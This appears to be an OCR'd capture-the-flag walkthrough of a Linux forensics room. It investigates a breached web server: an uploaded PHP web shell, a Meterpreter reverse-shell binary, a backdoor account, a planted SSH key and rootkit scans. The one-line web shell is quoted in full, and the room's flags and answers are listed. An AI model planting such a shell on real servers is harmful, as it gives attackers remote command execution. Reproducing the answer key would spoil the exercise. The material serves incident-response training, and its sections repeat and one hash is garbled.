3. Copy /bin, /sbin, /lib, and /lib64 folders from the clean installation to /mnt/usb on the affected system.
4. Modify PATH and LD_LIBRARY_PATH to prioritize trusted binaries and libraries for investigation.

Logging onto the server



Capturing the first flag

Task 3 Files, Permissions, and Timestamps Identifying the foothold

It is said that the web server of the Penguin Corp is vulnerable to a file upload vulnerability

Hence it makes sense to check the uploads folder of the webserver

```
investigator@ip-10-10-109-231:/var/www/html/uploads$ cat b2c8e1f5.phtml
```

```
<?php system($_GET['cmd']);?>
```

Based on the analysis, it seems that the attacker uploaded a ".phtml" document to execute PHP code on the server. The PHP code contains an unsafe "system()" call, allowing the execution of arbitrary commands on the system remotely. This likely enabled the attacker to establish a more stable connection from the web server to their system.

Ownership and Permissions


Given the identified remote code execution through a malicious web shell owned by the www-data user, it's crucial to investigate additional activity and files owned by www-data. Attackers commonly target directories with write permissions for uploading malicious files. Some common writable directories include:

1. /tmp: This temporary directory is writable by all users, making it a frequent target for attackers.
2. /var/tmp: Another temporary directory with world write permissions, often exploited for malicious purposes.
3. /dev/shm: The shared memory file system, usually writable by all users, which can also be targeted for unauthorized activities.

To display the file permissions of reverse.elf located in /var/www/html/assets/, you can use the following command:

```
ls -la /var/www/html/assets/reverse.elf
```

This command will provide detailed information about the file, including its permissions, owner, group, size, and modification date. Specifically, it will show whether the file is executable by all users, indicated by the presence of the "x" bit in the permissions section.



Metadata

To analyze the metadata of the suspicious reverse.elf file using Exiftool, you can run the following command:

```
exiftool /var/www/html/assets/reverse.elf
```

This command will extract and display the metadata associated with the specified file, providing insights into its characteristics, origins, and attributes.

Analyzing Checksums

To analyze the checksums of the reverse.elf file, you can use the md5sum and sha256sum utilities. Run the following commands:

```
md5sum /var/www/html/assets/reverse.elf
```

```
sha256sum /var/www/html/assets/reverse.elf
```

These commands will output the MD5 and SHA-256 checksums respectively for the reverse.elf file, allowing you to verify the integrity of the file and potentially identify it based on known signatures.

For instance:

```
MD5 checksum: c6cbdba1c147fbb7236284b7df2aa653
SHA-256 checksum: ee0ea8d8bc205c4e2e2cc6ff7ddb71dee22ac0a50c2042701d46e565e0821
```

Submitting these hashes to a malware detection service like VirusTotal may reveal that various vendors flag the file as a Meterpreter reverse shell payload. This suggests that the attacker used this file to establish an interactive reverse shell connection to the web server after exploiting the initial remote code execution vulnerability.

Timestamps

Timestamps are crucial in forensic investigations, providing insights into file actions. Unix-based systems record three main timestamps:

1. Modify Timestamp (mtime): Reflects the last time file contents were altered.
2. Change Timestamp (ctime): Indicates the last time file metadata was changed.
3. Access Timestamp (atime): Shows the last time a file was accessed.

To view these timestamps:

- For mtime: Use `ls -l` followed by the file path. • For

ctime: Utilize `ls -lc` with the file path.


- For atime: Employ `ls -lu` along with the file path.


While reading a file can update atime, impacting its reliability, the `stat` command provides all three timestamps at once:

```
stat /var/www/html/assets/reverse.elf
```


This command displays access, modify, and change timestamps, aiding in establishing a timeline during forensic analysis.

Q 2 To practice your skills with the **find** command, locate all the files that the user bob created in the past 1 minute. Once found, review its contents. What is the flag you receive?






Q 3 Extract the metadata from the **reverse.elf** file. What is the file's MIME type?


investigator@ip-10-10-109-231:/var/www/html/assets$ exiftool reverse.elf
ExifTool Version Number : 11.88
File Name : reverse.elf
Directory : .
File Size : 250 bytes
File Modification Date/Time : 2024:02:13 00:26:28+00:00
File Access Date/Time : 2024:02:13 00:32:59+00:00
File Inode Change Date/Time : 2024:02:13 00:34:50+00:00
File Permissions : rwxr-xr-x
File Type : ELF executable
File Type Extension :
MIME Type : application/octet-stream
CPU Architecture : 64 bit
CPU Byte Order : Little endian
Object File Type : Executable file
CPU Type : AMD x86-64

Q 4 Run the **stat** command against the **/etc/hosts** file on the compromised web server. What is the full Modify Timestamp (mtime) value?



Task 4 Users and Groups

To identify potential backdoor accounts with root permissions, execute:

```
cat /etc/passwd | cut -d: -f1,3 | grep ":0$"
```

This command extracts user accounts with UID 0 and displays them. If any user other than “root” appears, it could indicate a backdoor account with elevated privileges.

To identify users belonging to crucial groups like sudo or wheel, execute:

```
getent group sudo
```

This command lists all users in the “sudo” group, including their usernames. If you prefer using the group ID, typically 27, you can run:

```
getent group 27 or
cat /etc/group
```

This command achieves the same result, listing users in the sudo group.

To monitor user logins and activity, you can use the following commands and logs:

1. last: Provides a history of user logins and sessions, reading from /var/log/wtmp .

```
last
```

2. lastb: Tracks failed login attempts by reading /var/log/btmp .

```
lastb
```

3. lastlog: Focuses on a user’s most recent login activity, reading from /var/log/lastlog .

```
lastlog
```

5. Failed Login Attempts: Check /var/log/auth.log (or /var/log/secure on certain distributions) for records of authentication-related events, including failed login attempts.

6. who: Displays currently logged-in users, along with details like terminal device, time of session establishment, and IP address.

```
who
```

By utilizing these commands and logs, you can effectively monitor user logins and detect any suspicious or unauthorized activities on your system.

The /etc/sudoers file is critical for managing sudo privileges on Unix-like systems. Here's how it works and how attackers might exploit it:

- Location: /etc/sudoers is the file where sudo privileges are defined.
- Format: Entries in the file follow a specific format, specifying the user, the host(s) the privilege applies to, the command(s) they can run, and optionally the user they can run the command as.

For example:

```
username        host=(user_to_run_as) command_to_run
```

- Example: In the given example:

```
richard     ALL=(ALL) /sbin/ifconfig
```

- richard is the user with sudo privileges.
- ALL means this privilege applies to all hosts.
- (ALL) indicates the user can run the command as any user.
- /sbin/ifconfig is the specific command allowed.

Security Implications:


- Attackers might target this file to gain elevated privileges. They could: Insert their own user
- account into the sudoers file.

- Modify existing entries to expand their access.
- This could lead to unauthorized execution of commands as root, bypassing authentication.

Mitigation:


- Regularly audit the contents of /etc/sudoers for unauthorized changes.
- Restrict access to the sudoers file to prevent unauthorized modifications.
- Employ proper file permissions and integrity checks to ensure the integrity of the sudoers file.

Q 5 Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?



Q 6 What is the name of the group with the group ID of 46?

Q 7 View the **/etc/sudoers** file on the compromised system. What is the full path of the binary that Jane can run as sudo?



Task 5 User Directories and Files

To list user home directories and their hidden files, you can use the following commands:

1. List home directories:

```
ls -l /home
```

2. List hidden files in a specific user's home directory (e.g., Jane):

```
ls -a /home/jane
```

Common hidden files of interest for investigation include:

- .bash_history : Contains the user's command history.
- .bashrc and .profile : Configuration files for customizing the user's shell sessions and login environment respectively.

By examining these hidden files, investigators can gain insights into the user's activities and configurations, aiding in the investigation process.

The scenario illustrates a serious security misconfiguration. To summarize:

1. Investigation Process:

- Navigate to Jane's .ssh directory: ls -al /home/jane/.ssh
- List the contents of the directory: ls -al /home/jane/.ssh
- View the authorized_keys file: cat /home/jane/.ssh/authorized_keys
- Check file timestamps: stat /home/jane/.ssh/authorized_keys

2. Findings:

- The authorized_keys file contains an unintended public key labeled "backdoor."
- The file's permissions are excessively permissive (rw-rw-rw-), allowing any user to modify it.

3. Security Implications:

- The misconfigured permissions allowed an attacker to append their public key to the authorized_keys file.
- This granted the attacker unauthorized SSH access to the system, masquerading as Jane.


4. Mitigation Steps:

- Correct the permissions of sensitive files, such as authorized_keys , to prevent unauthorized modifications.
- Regularly audit file permissions and contents for any unauthorized changes.
- Implement access controls and user privilege management to restrict modifications to critical files.

Addressing these issues is crucial for maintaining the security and integrity of the system.

Q 8 View Jane's **.bash_history** file. What flag do you see in the output?

Q 9 What is the hidden flag in Bob's home directory?


investigator@ip-10-10-109-231:/home/jane$ cd /home/bob/
investigator@ip-10-10-109-231:/home/bob$ ls -la
total 36
drwxr-xr-x 4 bob bob 4096 Feb 12 19:32 .
drwxr-xr-x 6 root root 4096 Feb 12 18:00 ..
-rw-r--r-- 1 bob bob 220 Feb 12 17:05 .bash_logout
-rw-r--r-- 1 bob bob 3771 Feb 12 17:05 .bashrc
drwx------ 2 bob bob 4096 Feb 12 18:59 .cache
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden1
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden10
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden11
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden12
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden13
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden14
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden15
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden16
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden17
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden18
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden19
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden2
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden20
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden21
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden22
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden23
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden24
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden25
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden26
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden27
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden28
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden29
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden3
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden30
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden31
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden32
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden33
-rw-rw-r-- 1 bob bob 38 Feb 12 17:22 .hidden34
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden35
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden36
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden37
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden38
After running the ls -la command to list all the files in the current directory including the hidden files .hidden34 is the only file that has some data in it

```
investigator@ip-10-10-109-231:/home/bob$ cat .hidden34
THM{6ed90e00e4fb7945bead8cd59e9fcd7f}
```

Q 10 Run the **stat** command on Jane's **authorized_keys** file. What is the full timestamp of the most recent modification?

```
investigator@ip-10-10-109-231:/home/bob$ cd /home/jane/
investigator@ip-10-10-109-231:/home/jane$ cd .ssh/
investigator@ip-10-10-109-231:/home/jane/.ssh$ ls -la
total 20
drwxr-xr-x 2 jane jane 4096 Feb 12 17:15 .
drwxr-xr-x 4 jane jane 4096 Feb 13 00:36 ..
-rw-rw-rw- 1 jane jane 1136 Feb 13 00:34 authorized_keys
-rw------- 1 jane jane 3389 Feb 12 17:12 id_rsa
-rw-r--r-- 1 jane jane  746 Feb 12 17:12 id_rsa.pub
investigator@ip-10-10-109-231:/home/jane/.ssh$ stat authorized_keys
  File: authorized_keys
  Size: 1136            Blocks: 8          IO Block: 4096   regular file
Device: ca01h/51713d    Inode: 257561      Links: 1
Access: (0666/-rw-rw-rw-)  Uid: ( 1002/    jane)   Gid: ( 1002/    jane)
Access: 2024-02-13 00:34:53.692530853 +0000
Modify: 2024-02-13 00:34:16.005897449 +0000
Change: 2024-02-13 00:34:16.005897449 +0000
 Birth: -
investigator@ip-10-10-109-231:/home/jane/.ssh$
```

Answer the questions below

View Jane's `.bash_history` file. What flag do you see in the output?

THM{f38279ab9c6af1215815e5f7bbad891b} ✓ Correct Answer

What is the hidden flag in Bob's home directory?

THM{6ed90e00e4fb7945bead8cd59e9fcd7f} ✓ Correct Answer

Run the `stat` command on Jane's `authorized_keys` file. What is the full timestamp of the most recent modification?

2024-02-13 00:34:16.005897449 +0000 ✓ Correct Answer

Task 6 Binaries and Executables

To narrow down the search and focus on potentially suspicious binaries, you can use additional parameters with the `find` command.

For instance, you might want to search for executable files owned by root, as unauthorized binaries with root ownership could indicate a security concern. Here's how you can do it:

```
find / -type f -executable -user root 2> /dev/null
```

This command will only list executable files owned by the root user. You can further refine the search based on other criteria, such as file modification time, size, or specific directories.

Once you identify a suspicious binary, you can investigate it further using various methods like metadata analysis, integrity checking using checksums, inspecting its strings and raw content, or comparing it with known good versions. This approach helps in identifying potential security threats and maintaining the integrity of the system.

The `strings` command is indeed valuable for extracting human-readable strings from binary files. When analyzing binary files, it can reveal important information such as function names, variable names, and plain text messages embedded within the binary. Here's how you can use it:

```
strings example.elf
```

Replace `example.elf` with the name of the binary file you want to analyze. This command will display all the printable strings found in the binary file, which can provide insights into its functionality and potentially uncover any suspicious or malicious activity.

1. Debsums Integrity Check:

- Use **debsums** to verify the integrity of installed package files.
- The command **sudo debsums -e -s** checks for modified configuration files and silences error output.
- Any reported changes indicate potential issues with package integrity, which may be indicative of malicious modifications.

2. Identifying SUID Binaries:

- Use **find** to search for executables with the SetUID (SUID) permission set. Command: **find / -**
- **perm -u=s -type f 2>/dev/null**

- Suspicious findings include unexpected binaries with SUID permissions, particularly those located in writable directories like **/tmp** or **/var/tmp** .

3. Correlating SUID Abuse:

- Investigate user activity, such as examining bash history (**~/.bash_history**), to correlate suspicious actions.
- Look for commands related to finding SUID binaries and abusing their permissions.
- Example command: **sudo cat /home/jane/.bash_history | grep -B 2 -A 2 "python"**

4. Integrity Checking Suspicious Binaries:

- Verify the integrity of suspicious binaries using checksums. • Example


command: **md5sum /var/tmp/bash**

By performing these steps, investigators can effectively identify and analyze potentially malicious activity on the system, allowing for appropriate response and mitigation measures to be taken.

Q 11 Run the **debsums** utility on the compromised host to check only configuration files. Which file came back as altered?

- Check only changed config files (not missing)
- debsums -c -e

Q 12 What is the **md5sum** of the binary that the attacker created to escalate privileges to root?



Task 7 Rootkits Chkrootkit:

- Usage: **sudo chkrootkit**
- Functionality: Checks for known rootkit-related files or patterns.
- Output: Reports on various checks for commonly used rootkit-related files or behaviors.
- Limitations: May not catch all types of rootkits and can be evaded by modern rootkits.

RKHunter (Rootkit Hunter):

- Usage: **sudo rkhunter -c -sk**
- Functionality: Offers more comprehensive rootkit detection compared to chkrootkit.
- Features: Compares SHA-1 hashes of core system files with known good ones, checks for wrong permissions, hidden files, and suspicious strings in kernel modules.

- Output: Provides a system check summary detailing what was found.
- Important: Updating the database of known rootkit signatures (using **rkhunter --update**) before running the scan is crucial for its effectiveness.
- Both tools can provide valuable insights into potential compromises on the system. While chkrootkit is suitable for a quick initial check, RKHunter offers a more thorough assessment. Using both in combination can enhance the detection capability and help ensure the integrity of the system.

Q 13 Run *chkrootkit* on the affected system. What is the full path of the **.sh** file that was detected?

Q 14 Run *rkhunter* on the affected system. What is the result of the **(UID 0) accounts** check?

Task 8 Conclusion Linux file system forensic analysis is explored several topics like examining digital artefacts, system logs, users, and file structures.

Answer the questions below

After updating the `PATH` and `LD_LIBRARY_PATH` environment variables, run the command `check-env`. What is the flag that is returned in the output?

THM{5514ec4f1ce82f63867806d3cd95dbd8} ✓ Correct Answer Hint

Answer the questions below

To practice your skills with the `find` command, locate all the files that the user **bob** created in the past 1 minute. Once found, review its contents. What is the flag you receive?

THM{0b1313afd2136ca0faafb2daa2b430f3} ✓ Correct Answer Hint

Extract the metadata from the `reverse.elf` file. What is the file's MIME type?

application/octet-stream ✓ Correct Answer

Run the `stat` command against the `/etc/hosts` file on the compromised web server. What is the full **Modify Timestamp (mtime)** value?

2020-10-26 21:10:44.000000000 +0000 ✓ Correct Answer

Answer the questions below

Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?

b4ckd00r3d ✓ Correct Answer Hint

What is the name of the group with the group ID of **46**?

plugdev ✓ Correct Answer

View the `/etc/sudoers` file on the compromised system. What is the full path of the binary that Jane can run as sudo?

/usr/bin/pstree ✓ Correct Answer

Answer the questions below

View Jane's `.bash_history` file. What flag do you see in the output?

THM{f38279ab9c6af1215815e5f7bbad891b} ✓ Correct Answer

What is the hidden flag in Bob's home directory?

THM{6ed90e00e4fb7945bead8cd59e9fcd7f} ✓ Correct Answer

Run the `stat` command on Jane's `authorized_keys` file. What is the full timestamp of the most recent modification?

2024-02-13 00:34:16.005897449 +0000 ✓ Correct Answer

Answer the questions below

Run the `debsums` utility on the compromised host to check only configuration files. Which file came back as altered?

/etc/sudoers ✓ Correct Answer

What is the `md5sum` of the binary that the attacker created to escalate privileges to root?

